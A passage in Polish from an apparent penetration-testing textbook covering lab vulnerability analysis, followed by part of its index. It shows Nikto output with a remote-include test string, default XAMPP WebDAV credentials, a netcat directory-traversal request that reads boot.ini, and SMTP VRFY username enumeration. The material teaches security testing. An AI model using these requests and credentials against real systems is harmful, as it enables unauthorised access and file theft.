↳x.tan.phpinfo())&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains
↳a vulnerability which allows remote attackers to execute arbitrary PHP
↳code. ❶
+ 6474 items checked: 2 error(s) and 7 item(s) reported on remote host
+ End Time: 2015-12-28 21:32:41 (GMT-5) (63 seconds)
```

Ręczne przeglądanie konfiguracji zdalnego serwera WWW w poszukiwaniu aplikacji i stron posiadających znane podatności i luki w zabezpieczeniach może być nieco przerażającym zadaniem, ale na szczęście Nikto bierze je na siebie. Jednym z bardziej ciekawych rezultatów naszego przykładowego skanu może być znalezienie podatnej na ataki wersji pakietu TikiWiki ❶. Rzeczywiście, kiedy wejdziemy na stronę <http://192.168.20.11/tikiwiki/>, znajdziemy instancję tego dobrze znanego i popularnego oprogramowania CMS. Nikto podaje informację, że ta instalacja jest podatna na atak pozwalający na wykonanie odpowiednio spreparowanego kodu, a szczegółowa analiza opisu podatności OSVDB-40478 w bazie Open Sourced Vulnerability Database ujawnia, że w pakiecie Metasploit istnieje gotowy exploit pozwalający na wykorzystanie tej luki.


UWAGA OSVDB (<http://osvdb.org>) to repozytorium opisów luk w zabezpieczeniach występujących w oprogramowaniu typu open source, takim jak TikiWiki, zawierających szczegółowe informacje na temat podatności występujących w szerokiej gamie produktów. Bazy OSVDB możesz używać jako dodatkowego źródła informacji na temat interesujących Cię luk w zabezpieczeniach.

Ataki na pakiet XAMPP

Przeglądając zasoby serwera WWW działającego na naszej maszynie-celu z systemem Windows XP, możemy się przekonać, że pod adresem <http://192.168.20.10/> jest wyświetlana domyślna strona internetowa, która należy do pakietu XAMPP 1.7.2.

Domyślnie każda instalacja pakietu XAMPP zawiera konsolę *phpMyAdmin*, czyli aplikację internetową pozwalającą na zarządzanie bazą danych MySQL. W idealnych warunkach konsola *phpMyAdmin* nie powinna być dostępna w sieci, a jeżeli już, to dostęp do niej powinien wymagać podania nazwy konta użytkownika i hasła dostępu. Jednak w przypadku tej wersji pakietu XAMPP konsola *phpMyAdmin* jest dostępna pod adresem <http://192.168.20.10/phpmyadmin> i nie


wymaga uwierzytelnienia. Co gorsza, konsola *phpMyAdmin* daje dostęp na prawach użytkownika *root* do tego samego serwera MySQL, do którego zgodnie z raportem ze skryptu NSE nie możemy się podłączyć bezpośrednio. Dzięki konsoli *phpMyAdmin* możemy obejść to ograniczenie i swobodnie wykonywać zapytania bezpośrednio na serwerze MySQL, co zostało pokazane na rysunku 6.15.



Rysunek 6.15. Otwarta konsola *phpMyAdmin* wyświetla komunikat wskazujący na niepoprawną konfigurację zabezpieczeń

Poświadczenia domyślne

Oprócz otwartego dostępu do konsoli *phpMyAdmin* szybkie zapytanie serwisu Google ujawnia kolejny „kwiatek” — okazuje się, że w skład pakietu XAMPP w wersji 1.7.3 i wersji wcześniejszych wchodzi dodatek WebDAV (ang. *Web Distributed Authoring and Versioning*), który jest wykorzystywany do zarządzania plikami na serwerze WWW za pośrednictwem połączeń HTTP. Dodatek WebDAV z pakietu XAMPP jest instalowany z domyślnym kontem użytkownika i hasłem `wampp:xampp`. Jeżeli administrator systemu nie zmieni tych domyślnych ustawień, potencjalnie każdy użytkownik z dostępem do WebDAV może się tam zalogować, zmienić zawartość dowolnej strony internetowej przechowywanej na serwerze czy nawet zainstalować dodatkowe skrypty oraz moduły pozwalające na utrzymanie przyczółka w tak zdobytym systemie i zapewniające stały dostęp do serwera WWW. Jak widać na rysunku 6.16, dodatek WebDAV rzeczywiście jest dostępny na naszym serwerze.



Rysunek 6.16. Dodatek WebDAV

Do interaktywnej pracy z serwerami wyposażonymi w dodatek WebDAV możemy użyć narzędzia o nazwie Cadaver. Na listingu 6.11 przedstawiono przykład sesji, w której Cadaver łączy się z dodatkiem WebDAV serwera `http://192.168.20.10` i następnie próbuje zalogować się przy użyciu domyślnej nazwy konta użytkownika i hasła dostępu.

Listing 6.11. Zastosowanie programu Cadaver

```
root@kali:/# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/> ❶
```

Nietrudno zauważyć, że programowi Cadaver udało się pomyślnie zalogować do serwera ❶. Jak widać, dodatek WebDAV, działający na maszynie-celu z systemem Windows XP, wykorzystuje domyślny zestaw poświadczeń, którego będziemy mogli użyć do uzyskania dostępu do systemu. Mając dostęp do konsoli WebDAV, możemy bez trudu załadować na serwer WWW dowolne pliki.

Samodzielna analiza podatności


W praktyce zdarzają się jednak sytuacje, w których nic innego nie sprawdza się tak dobrze jak samodzielne wyszukiwanie i analiza potencjalnych luk w zabezpieczeniach, w trakcie których pentester musi użyć całej swojej wiedzy i doświadczenia do oszacowania możliwości wykorzystania takiej czy innej podatności do uzyskania dostępu do atakowanego systemu. W kilku kolejnych podrozdziałach omówimy parę przykładów sytuacji, w których zdecydowanie warto będzie samodzielnie szczegółowo zbadać niektóre obiecujące tropy znalezione w wynikach działania zautomatyzowanych skanerów portów i podatności.

Eksploracja nietypowych portów

Podczas skanowania portów maszyny-celu z systemem Windows XP dowiedzieliśmy się, że port 3232 jest otwarty, jednak w trakcie próby nieco bardziej agresywnego skanowania z detekcją wersji oprogramowania usługa działająca na tym porcie uległa awarii (patrz rozdział 5.). Takie zachowanie może sugerować, że program nasłuchujący na danym porcie oczekuje przesyłania określonych informacji i nie bardzo sobie radzi z przetwarzaniem innych, niespodziewanych danych pojawiających się na tym porcie.

Z punktu widzenia pentestera opisane wyżej zachowanie usługi sieciowej jest bardzo interesujące, ponieważ oznacza to, że program działający na danym porcie nie potrafi prawidłowo oszacować poprawności danych napływających na jego wejście. Jak pamiętasz, w rozdziale 5. komunikaty wysyłane w czasie awarii

oprogramowania działającego na tym porcie pozwoliły nam określić, że jest to serwer WWW. Próba połączenia z portem 3232 za pomocą przeglądarki sieciowej potwierdza takie przypuszczenie, co zostało pokazane na rysunku 6.17.



Rysunek 6.17. Serwer WWW działający na porcie 3232

Nietrudno zauważyć, że na tej stronie nie ma zbyt wielu ciekawych informacji, ale mając potwierdzenie działania portu, możemy spróbować połączyć się z nim za pomocą programu Netcat. Wiemy, że program działający na porcie 3232 to serwer WWW, więc spróbujemy do niego „zagaądać” w języku, który powinien być dla niego zrozumiały. Sesja z przeglądarką pokazała, że możemy wyświetlić domyślną stronę WWW, a zatem naszym pierwszym poleceniem wysłanym do serwera będzie prośba o przesłanie tej strony. Aby to zrobić, po uzyskaniu połączenia wpisz polecenie GET / HTTP/1.1, tak jak zostało to przedstawione na listingu 6.12.

Listing 6.12. Połączenie z portem 3232 przy użyciu programu Netcat

```
root@kali:~# nc 192.168.20.10 3232
GET / HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4 ❶
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 36

<html>
<body>
hi
</body>
</html>root@bt:~#
```

Serwer WWW przedstawił nam się uprzejmie jako **Zervit 0.4** ❶. Nie wróży to dla atakowanego systemu niczego dobrego, ponieważ już jeden z pierwszych wyników wyszukiwania zwracanych przez Google dla frazy **Zervit 0.4** nosi tytuł „Zervit 0.4 exploit”. Ten skądinąd sympatyczny serwer WWW może się niestety „poszczycić” dużą liczbą znanych luk w zabezpieczeniach, takich jak błędy wypełnienia bufora czy błędy pozwalające na ujawnianie zawartości lokalnych

plików serwera (ang. *local file inclusion vulnerability*). Oprogramowanie to jest na tyle wrażliwe, że być może najlepszym rozwiązaniem będzie unikanie prób wykorzystania błędów przepełnienia bufora w obawie przed spowodowaniem niezamierzonej awarii serwera... Z drugiej strony luki w zabezpieczeniach powodujące możliwość wymuszenia na serwerze ujawnienia zawartości plików lokalnych wyglądają bardzo zachęcająco. Wiemy, że serwer potrafi przetwarzać żądania HTTP GET. W takiej sytuacji możemy dokonać próby pobrania z systemu Windows XP pliku *boot.ini* poprzez wysłanie żądania GET powodującego cofnięcie się o pięć poziomów w górę hierarchii systemu plików do katalogu głównego dysku C, tak jak zostało to przedstawione na listingu 6.13.

Listing 6.13. Luka pozwalająca na ujawnienie zawartości lokalnych plików w serwerze Zervit 0.4

```
root@kali:~# nc 192.168.20.10 3232
GET ../../../../../../boot.ini HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 211

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Home
Edition" /fastdetect /NoExecute=OptIn
```

Jak widać, byliśmy w stanie pobrać plik *boot.ini*, czyli plik konfiguracyjny informujący system Windows o tym, które opcje ładowania systemu operacyjnego będą wyświetlane podczas uruchamiania systemu. W rozdziale 8. użyjemy tej podatności do pobierania innych wrażliwych plików z tego systemu.

Wyszukiwanie nazw kont użytkowników

Szansę na przeprowadzenie pomyślnego ataku na hasła dostępu drastycznie rosną, jeżeli znamy nazwy kont użytkowników dla poszczególnych usług (więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 9.). Jednym ze sposobów znalezienia poprawnych nazw kont użytkowników serwera poczty elektronicznej jest wykorzystanie komendy VRFY, o ile oczywiście jest ona dostępna. Jak sama nazwa może sugerować, komenda VRFY sprawdza, czy podane konto użytkownika istnieje na serwerze. Skanowanie przeprowadzone za pomocą programu Nmap i skryptów NSE ujawniło wcześniej, że na serwerze poczty elektronicznej, działającym na naszej maszynie z systemem Windows XP, wykonywanie komendy VRFY

jest dozwolone. Połącz się z portem TCP/25 za pomocą programu Netcat i użyj komendy VRFY do sprawdzenia poprawności kilku kont użytkowników, tak jak zostało to przedstawione na listingu 6.14.

Listing 6.14. Zastosowanie komendy SMTP VRFY

```
root@kali:~# nc 192.168.20.10 25
220 georgia.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
VRFY georgia
250 Georgia<georgia@>
VRFY john
551 User not local
```

Za pomocą komendy VRFY możemy się przekonać, że konto użytkownika o nazwie georgia istnieje na serwerze, czego nie można jednak powiedzieć o koncie john. Nazw kont użytkowników będziemy używali w rozdziale 9. podczas prób odgadnięcia haseł dostępu.

Podsumowanie

W tym rozdziale omawialiśmy wiele różnych metod wyszukiwania podatności i luk w zabezpieczeniach hostów działających w naszym środowisku testowym. Korzystając z wielu różnych narzędzi i technik, byliśmy w stanie znaleźć niezliczone sposoby uzyskania dostępu do komputerów będących celami ataków, włączając w to takie metody jak wykorzystanie słynnej luki MS08-067 w serwerze SMB systemu Windows XP czy błędy pozwalające na pobieranie plików lokalnych serwera Zervit 0.4. Dzięki użyciu komendy VRFY mogliśmy odszukać i potwierdzić poprawność jednego z kont użytkowników, które następnie możemy wykorzystać do przeprowadzenia ataków na hasła dostępu do serwera poczty elektronicznej.

Na podstawie skanowania z detekcją wersji dowiedzieliśmy się również, że serwer SLMail może posiadać luki w zabezpieczeniach usługi POP3 (choć nie udało nam się jeszcze tego potwierdzić), a oprócz tego na serwerze WWW znaleźliśmy całkowicie otwartą konsolę *phpMyAdmin*, która daje nam dostęp na poziomie użytkownika root do bazy danych MySQL, oraz zainstalowany dodatek WebDAV, wykorzystujący domyślny zestaw poświadczeń, za pomocą którego możemy „wrzucić” na taki serwer dowolne pliki. W maszynie-celu, pracującej pod kontrolą systemu Linux, udało nam się znaleźć sieciowy udział NFS, pozwalający na zapisywanie plików w katalogu *.ssh*, oraz nieco „ukrytą” instalację pakietu TikiWiki, która najprawdopodobniej ma lukę pozwalającą na zdalne wykonywanie odpowiednio spreparowanego kodu. Odkryty przez nas serwer Vsftpd 2.3.4 może natomiast posiadać ukryte tylne wejście, będące rezultatem wcześniejszego włamania do repozytoriów pakietu Vsftpd i podmiany plików binarnych tego oprogramowania.

Na tym etapie naszych poszukiwań widzimy już, że obie maszyny z systemami Windows XP i Linux działające w naszym środowisku testowym mają całkiem sporo poważnych podatności i luk w zabezpieczeniach. Jak do tej pory brak odpowiedniej płaszczyzny ataku na komputer z systemem Windows 7 powoduje, że jawi się on nam jako oaza bezpieczeństwa, ale jak się niebawem przekonamy, ten solidny pancierz również może skrywać kilka nieprzyjemnych niespodzianek. Zanim przejdziemy do omawiania sposobów wykorzystywania odkrytych podatności i luk w zabezpieczeniach, w kolejnym rozdziale pokażę kilka sposobów przechwytywania i analizy ruchu sieciowego, które mogą nam pomóc w przechwytywaniu różnych wrażliwych informacji, takich jak nazwy kont użytkowników czy hasła dostępu wykorzystywane do logowania do różnych usług sieciowych.

Skorowidz

A

- adres
 - IP, 106
 - MAC, 214
 - powrotu, 480, 483, 490, 532
- agent
 - SPF, 566, 570
 - uwierzytelniania, 253
- aktualizacja pakietu metasploit, 155
- aktywacja systemu Windows, 65
- algorytm
 - LM, 269, 270
 - NLTM, 269
 - RC4, 245, 265
- algorytmy haszujące, 270
- analiza
 - dynamiczna, 331
 - koðu źródłowego, 522
 - podatności, 33, 202
 - statyczna, 331
 - zawartości pakietów, 212
- Android, 54, 555
- Android 4.3, 59
- anonimowy dostęp, 197
- anulowanie uwierzytelnienia, 433
- aplet Java, 301
- aplikacje
 - antywirusowe, 331
 - APK, 570
 - internetowe, 248, 393
- ARP, Address Resolution Protocol, 213
- atak typu, 33
 - ARP Cache Poisoning, 213
 - ARP Request Replay, 434
 - brute-force, 255, 260, 274
 - Caffé Latte, 432
 - Chop-Chop, 432
 - CSRF, 418
 - DNS Cache Poisoning, 220
 - DoS, 153
 - LFI, 405
 - MiTM, 53, 213, 224, 226
 - odmowa usługi, 475
 - pass the hash, 374, 376
 - PTW, 432
 - reflected XSS, 412
 - RFI, 408
 - SQL Injection, 399, 401
 - SSL, 224

- atak typu
 - SSL MiTM, 224
 - SSL Stripping, 226–229
 - stored XSS, 412
 - XPath Injection, 403
 - XSS, 411, 414
 - zero-day, 310
- ataki
 - e-mailowe, 322
 - na hasła, 255
 - na pakiet TikiWiki, 249
 - na pakiet XAMPP, 200
 - na przeglądarkę sieciową, 287, 306, 561
 - na rozszerzanie uprawnień, 354
 - na serwer SLMail, 247
 - na serwer Vsftpd, 250
 - na sieci bezprzewodowe, 423
 - na urządzenia mobilne, 547
 - phishingowe, 312
- ataki
 - phishingowe ukierunkowane, 314
 - po stronie klienta, 283, 561
 - socjotechniczne, 311
 - typu offline, 263
 - typu online, 256
 - wieloplatformowe, 303
 - wielopłaszczyznowe, 325
 - z wykorzystaniem kodów USSD, 564
 - z wykorzystaniem stron internetowych, 319
 - zdalne, 559
- atakowanie apletem Java, 304
- automatyczna migracja powłoki, 291
- automatyczne
 - atakowanie przeglądarki, 306
 - instalowanie aktualizacji, 67, 85
- automatyzacja zadań, 112
- awaria
 - programu, 456, 476
 - serwera, 179, 477, 485, 495, 502, 528

B

- backdoor, 182, 250, 563
- baza danych
 - MS SQL, 403
 - MySQL, 200
 - PostgreSQL, 131
- baza
 - exploitów, 363
 - modułów, 133

- BeEF, Browser Exploitation Framework, 414
- biały wywiad, 160
- biblioteka
 - Ctypes, 343
 - MSVCRT.dll, 488, 501, 532
 - netapi32.dll, 133
 - shell32.dll, 356
 - stdio, 126
 - USER32.dll, 532
- Bind shell, 142
- błąd
 - naruszenia dostępu, 501
 - XML, 404
- botnet, 191
- brama sieciowa, 107
- broadcast, 215
- brute-force, 255, 260, 274

C

- certyfikat SSL, 50, 224
- ciasteczka stosu, 543
- CSRF, Cross-Site Request Forgery, 418
- cyfrowe podpisywanie
 - kodu, 545
 - pliku APK, 572

D

- deasemblacja, 468
- debugger, 467
 - GDB, 457, 463
 - Immunity Debugger, 490
- definiowanie celu ataku, 317
- detekcja wersji oprogramowania, 175, 179
- dialer, 563
- DMZ, demilitarized zone, 382
- DNS, Domain Name System, 162
- dodatek WebDAV, 201, 237
- dodawanie
 - interfejsu sieciowego, 87
 - kont użytkowników, 95
 - krótkiego skoku, 517
 - pętli for, 119
 - tekstu, 98
 - tras, 384
- dokumentacja poleceń, 93
- dołączanie
 - tekstu, 99
 - urządzeń mobilnych, 555

- domena sieciowa, 73
- domyślna
 - brama sieciowa, 107
 - instalacja pakietu SPF, 571
- domyślne
 - hasła SSH, 560
 - poświadczenia logowania, 559
- dopasowywanie wzorców, 104
- DoS, Denial of Service, 153
- dostarczanie ładunków, 150
- dostęp
 - do kodu źródłowego, 407
 - do plików, 99, 100
 - do powłoki systemu, 403
 - do ruchu sieciowego, 219
 - do serwera FTP, 196
 - do serwera POP3, 261
 - do systemu, 372, 388
 - fizyczny do systemu, 266
 - otwarty, 428
- dostosowywanie kodu exploitów, 529
- działanie
 - modułu, 542
 - polecenia getsystem, 359
 - polecenia ipconfig, 411
 - programu theHarvester, 165
 - programu w3af, 420
 - skanera Nmap, 578
 - skryptu NFS-LS, 195
 - wtyczki Mona, 506

E

- edytor
 - nano, 53, 101
 - vi, 101
- edytowanie
 - kodu exploita, 533
 - plików, 100, 101
 - pliku, 101
- ekran
 - aplikacji mobilnej, 558
 - pomocy polecenia getsystem, 357
 - pomocy polecenia upload, 351
 - pomocy skryptu migrate, 353
- eksploracja
 - nietypowych portów, 202
 - powłamaniowa, 350
 - skompromitowanego systemu, 33
 - systemu, 349

- środowiska celu, 233
- urządzeń mobilnych, 573
- eksportowanie wyników skanowania, 190
- emulator
 - systemu Android, 54, 554
 - urządzenia, 59
- enkoder, 335
 - x86/bloxor, 336
 - x86/shikata_ga_nai, 335
- enkodowanie wielokrotne, 336
- exploit, 130
 - iPhone jailbreak, 546
 - MS08-067, 146, 156
 - winamp_maki_bof, 307
- exploity dla plików PDF, 292

F

- falszywa
 - strona internetowa, 321
 - tożsamość, 253
- falszywe uwierzytelnienia, 432
- filtr
 - antyspamowy, 323
 - arp, 215
- filtrowanie
 - pakietów, 211
 - ruchu sieciowego, 210
 - wyników, 120, 121
- format
 - .gnmap, 173
 - .nmap, 173
 - ASPX, 409
 - ładunku, 149
 - pakietu TFTP, 524
 - RAW, 337
- funkcja
 - Afdjoinleaf, 358
 - check, 198
 - connect, 124
 - CreateThread, 343
 - IsUserAnAdmin, 356
 - main, 126, 339, 461
 - overflowed, 468
 - printf, 127
 - raw_input, 123
 - RTLMoveMemory, 343
 - skrót, 244, 265
 - skrót MD5, 330
 - VirtualAlloc, 343, 345

funkcje Windows API, 343
fuzzing, 521
fuzzowanie
 programów, 522
 serwera, 526
 serwera TFTP, 523

G

generator liczb pseudolosowych, 339, 431
generowanie
 kluczy, 260
 kluczy SSH, 252
 kodu powłoki, 493, 496
 pliku wykonywalnego, 345
 wektorów inicjujących, 434
 wzorca cyklicznego, 503
 żądania ARP, 435
Google Play, 570, 571
graficzny interfejs użytkownika, 43

H

hasła
 w pamięci operacyjnej, 276
 w plikach konfiguracyjnych, 274
 zahaszowane, 266
 zaszyfrowane, 244
hasło
 1stPentestBook?!, 61, 83
 admin:admin, 424
 password, 66, 218
 Password123, 378
 wampp, 275
 wampp:xampp, 201
hasz
 MD5, 330
 NETLM, 381
 NETNTLM, 381
 NTLM, 375
 SHA, 330
hasze hasel, 264, 270
historia poleceń, 372

I

ICMP, Internet Control Message Protocol, 116
identyfikator
 BSSID, 433
 CVE, 191

IMEI, 564
klucza, 430
PID, 366
SSID, 433
IIS, Internet Information Services, 410
IMEI, 565
informacje
 na temat skryptu, 192
 o exploitach, 248
 o konfiguracji połączeń sieciowych, 47
 o lokalnym systemie, 362
 o module MS08-067, 135
 o polityce skanowania, 185
 o serwerach poczty elektronicznej, 163
 o skrypcie NFS-LS, 194
 o witrynie, 162
 o zainfekowanym urządzeniu, 573
 ze schowka, 418
inline payloads, 236
instalowanie
 agenta, 568
 aplikacji SPF, 556
 celów ataku, 61
 dodatkowego oprogramowania, 88
 dodatkowych pakietów, 52
 emulatorów systemu Android, 54
 maszyny wirtualnej, 62
 pakietu Immunity Debugger, 81
 pakietu Mona, 82
 pakietu Nessus, 48
 pakietu SPF, 60
 pakietu Veil-Evasion, 53
 pakietu VMware, 39
 pakietu VMware Tools, 68, 70, 85
 skanera Nmap, 577
 systemu Kali Linux, 40
 systemu Windows, 65
 usług pakietu XAMPP, 79
 usługi 3Com TFTP, 77
 złośliwej skórki, 308
instrukcja
 if, 124, 127
 POP, 511
 POP POP RET, 511
 PUSH, 511
instrukcje krótkiego skoku, 517
interfejs
 BeEF, 415
 Burp Proxy, 395
 Msfcli, 131, 145
 Msfconsole, 131

- sieciowy, 106
- użytkownika, 474
- w3af, 420
- WWW routera, 424
- interfejsy sieciowe, 383, 425
- iOS, 285
- IV, Initialization Vector, 429

J

- jailbreaking, 546
- język
 - C, 125, 578
 - Python, 123
 - Ruby, 353
 - SQL, 243
- JRE, Java Runtime Environment, 298

K

- Kali Linux, 40, 91, *Patrz także* Linux
- kanarki, canaries, 543
- karta
 - bezprowadowa, 424
 - sieciowa, 208
 - sieciowa maszyny wirtualnej, 64
- keylogging, 367
- klasa post, 355
- klauzula o zachowaniu poufności, 32
- klient
 - TFTP, 243
 - WebDAV, 237
- klucz
 - bootkey, 265
 - licencyjny systemu, 66
 - prywatny, 252
 - publiczny, 252
 - szyfrowania, 265, 430
 - WEP, 429
- klucze SSH, 252
- kod
 - funkcji main, 461
 - funkcji overflowed, 468
 - operacji, OpCode, 524
 - PoC, 191
 - powłoki, 140, 494
 - QR, 326, 552
 - USSD, 564
 - źródłowy exploita, 494, 519
 - źródłowy exploita publicznego, 529

- kodowanie, 335
- kolejka LIFO, 511
- kolejność zapisu bajtów, 469
- komendy do agenta, 573
- kompilator
 - GCC, 340
 - Ming C, 52
 - Mingw32, 340
- kompilatory skrócone, 340
- kompilowanie, 338
 - exploita, 364
 - programów, 125
- komunikacja bliskiego zasięgu, 551
- komunikat
 - Execution Hijacked, 470
 - o błędzie, 401, 402
- koncentratory, hubs, 208
- konfigurowanie
 - karty sieciowej, 64
 - lokalizacji logów, 82
 - masowego ataku e-mailowego, 323
 - maszyny wirtualnej, 267
 - opcji agenta SPF, 571
 - pakietu SPF, 552
 - połączenia, 369
 - połączeń sieciowych, 44, 106
 - procesu nasłuchującego, 318
 - programu Ettercap, 54
 - przeglądarki sieciowej, 395
 - serwera proxy, 386, 396
 - sieciowa systemu, 383
 - systemu Kali Linux, 40
 - systemu Windows XP, 73
 - zabezpieczeń, 201
- konsola
 - Msfconsole, 131, 355
 - phpMyAdmin, 200, 241
 - tekstowa, 131
- konto użytkownika, 95
- kontrolowanie
 - rejestr, 487
 - urządzenia mobilnego, 575
 - wskaźnika EIP, 465
- koń trojański, 328
- kopiowanie
 - aplikacji, 557
 - exploita, 364
 - ładunku, 239
 - plików, 97
- kreatory polityk skanowania, 184
- krótkie skoki, 517

kryptoanaliza protokołu WEP, 433
kryteria CVSS, 189
KSA, key-scheduling algorithm, 430

L

LFI, Local File Inclusion, 405
LIFO, Last In, First Out, 511
Linux
 automatyzacja zadań, 112
 połączenia sieciowe, 106
 połączenia TCP/IP, 108
 procesy, 106
 przetwarzanie danych, 102
 system plików, 92
 uprawnienia użytkowników, 94
 usługi, 106
 wiersz poleceń, 92
 zarządzanie pakietami, 105
lista
 administratorów, 371
 dostępnych interfejsów, 425
 dostępnych tokenów, 379
 działających procesów, 353, 476
 hasel, 258, 259
 kompatybilnych ładunków, 140
 kont użytkowników, 257
 ładunków, 147
 modułów pakietu BeEF, 415
 opcji modułu, 149
 procesów, 371
 sesji Meterpretera, 351
 skanów Nessusa, 187
 skryptów NSE, 192
logowanie do
 pakietu BeEF, 415
 poczty elektronicznej, 262
 serwera FTP, 210, 212, 218
 serwera Gmail, 323
 systemu Kali Linux, 43
lokalizowanie rejestru EIP, 479
lokalne pliki serwera, 405
luka, 204
 Aurora, 288
 CVE-2008-2992, 293
 MS08-067, 133, 188,
 233–236
 zero-day, 285
luki w zabezpieczeniach, 29, 75, 181, 248
 po stronie klienta, 279
 przeglądarek PDF, 293

przeglądarek sieciowych, 284
środowiska Java, 298
środowiska JRE, 298
usług, 250

Ł

ładunek, payload, 53, 140, 147
 AllPorts, 280
 bind shell, 533
 domyślny, 141
 java/meterpreter/reverse_tcp, 303
 meterpreter/reverse_http, 300
 reverse_tcp_allports, 281
 typu bind shell, 142
 typu reverse shell, 143
 w pliku /tmp/run, 365
 windows/meterpreter/reverse_tcp, 347
 zakodowany, 339
 zawierający Meterpreter, 236
ładunki
 HTTP, 282
 HTTPS, 282
 jednostopniowe, 236
 Metasploita, 234, 280
 PHP, 239
 programu Veil-Evasion, 344
 wielostopniowe, 235
łamanie
 hasel, 255, 271, 274
 systemu Linux, 272
 zahaszowanych, 274
 kluczy, 432, 440, 441
 szyfrowania WEP, 436
 PIN-u, 445
łańcuch SEH, 499
łączenie serwera z aplikacją, 557

M

Mac OS, 46
mapowanie zagrożeń, 33
maska podsieci, 106
maszyna wirtualna
 dostosowywanie urządzeń, 64
 interfejs sieciowy, 46, 47
 Kali Linux, 41
 karta sieciowa, 64
 Mac OS, 46
 połączenia sieciowe, 44

- rozmiar dysku, 63
- testowanie połączenia, 48
 - Ubuntu 8.10, 82
 - ustawienia, 45
 - Windows, 45
 - Windows 7, 83
 - Windows XP, 62
- maszyna-cel, 62, 82, 83
- MDM, Mobile Device Management, 575
- mechanizm
 - ASLR, 544
 - bezpieczeństwa, 359
 - DEP, 545
 - mandatory code signing, 285
 - SafeSEH, 512
 - SEH, 499
 - transferu stref, 163
 - UAC, 359
 - USSD, 563
- menedżer
 - urządzeń udev, 363
 - usług, 373
- menu
 - ataków, 319
 - ataków socjotechnicznych, 314
 - pomocy, 146
 - ukierunkowanych ataków phishingowych, 314
- Meterpreter, 236, 350
- metoda brute-force, 255, 260, 274
- metody uwierzytelniania SSH, 196
- Microsoft Security Essentials, 332
- Microsoft Windows, 45
- migawka maszyny wirtualnej, 40
- migracja powłoki Meterpretera, 291
- MiTM, man-in-the-middle, 213
- modelowanie zagrożeń, 159
- moduł
 - Aurora, 287
 - browser_autopwn, 304, 305, 306
 - Incognito, 378, 379
 - local/bypassuac, 360
 - lokalny exploita, 358
 - MS08-067, 134, 139
 - multi/handler, 151, 294, 580
 - NSE, 192
 - psexec, 373
 - PsExec, 376
 - SMB Capture, 379
 - Socks4a, 386
 - SSHExec, 376

- moduły
 - Metasploita, 354
 - pakietu BeEF, 415
 - pakietu Metasploit, 132, 133
 - pomocnicze, 153, 196
 - skanerów pakietu Metasploit, 196
 - typu Local Escalation, 358
 - typu post, 355
- modyfikacje listy haseł, 274
- modyfikowanie kodu modułu, 539, 541
- MSDN, Microsoft Developer Network, 61

N

- nadpisywanie
 - procedur SEH, 500
 - wskaźnika SEH, 507, 510, 514
- nasłuchiwanie połączeń, 109
- NAT, Network Address Translation, 44
- nawias klamrowy, 126
- negocjacja uwierzytelniania, 439
- NFC, Near Field Communication, 550, 551
- NFS, Network File System, 194
- NIC, Network Interface Controller, 208
- niepoprawna konfiguracja zabezpieczeń, 201
- niestandardowe metody kompilowania, 338
- NSE, Nmap Scripting Engine, 191
- numer IMEI, 565

O

- obsługa
 - ładunku, 152
 - pamięci kamery, 582
 - polecenia check, 198
 - połączenia zwrotnego, 240
 - wielu sesji, 295
 - obsługa wyjątków, 499
- obszar stosu, 451
- ochrona plików, 332
- odczytywanie zawartości bazy danych, 402
- odgadywanie
 - hasła, 261, 262
 - nazwy użytkownika, 261
- odpowiedź
 - ARP, 215
 - nslookup, 223
- odszyfrowywanie
 - WEP, 429, 431
 - zahaszowanych haseł, 266

- odtworzenie Winamp, 307
- odwrotna powłoka, reverse shell, 111
- odwrócenie powłoki, 142
- odzyskiwanie haszy haseł, 264
- offset, 484
- okno
 - 3Com TFTP Service Control, 528
 - Launch Options, 58
 - Save session as site, 369
 - terminala, 49
 - typu alert, 413
 - Virtual Machine Settings, 45
- omijanie
 - filtrowania, 280
 - mechanizmu UAC, 359
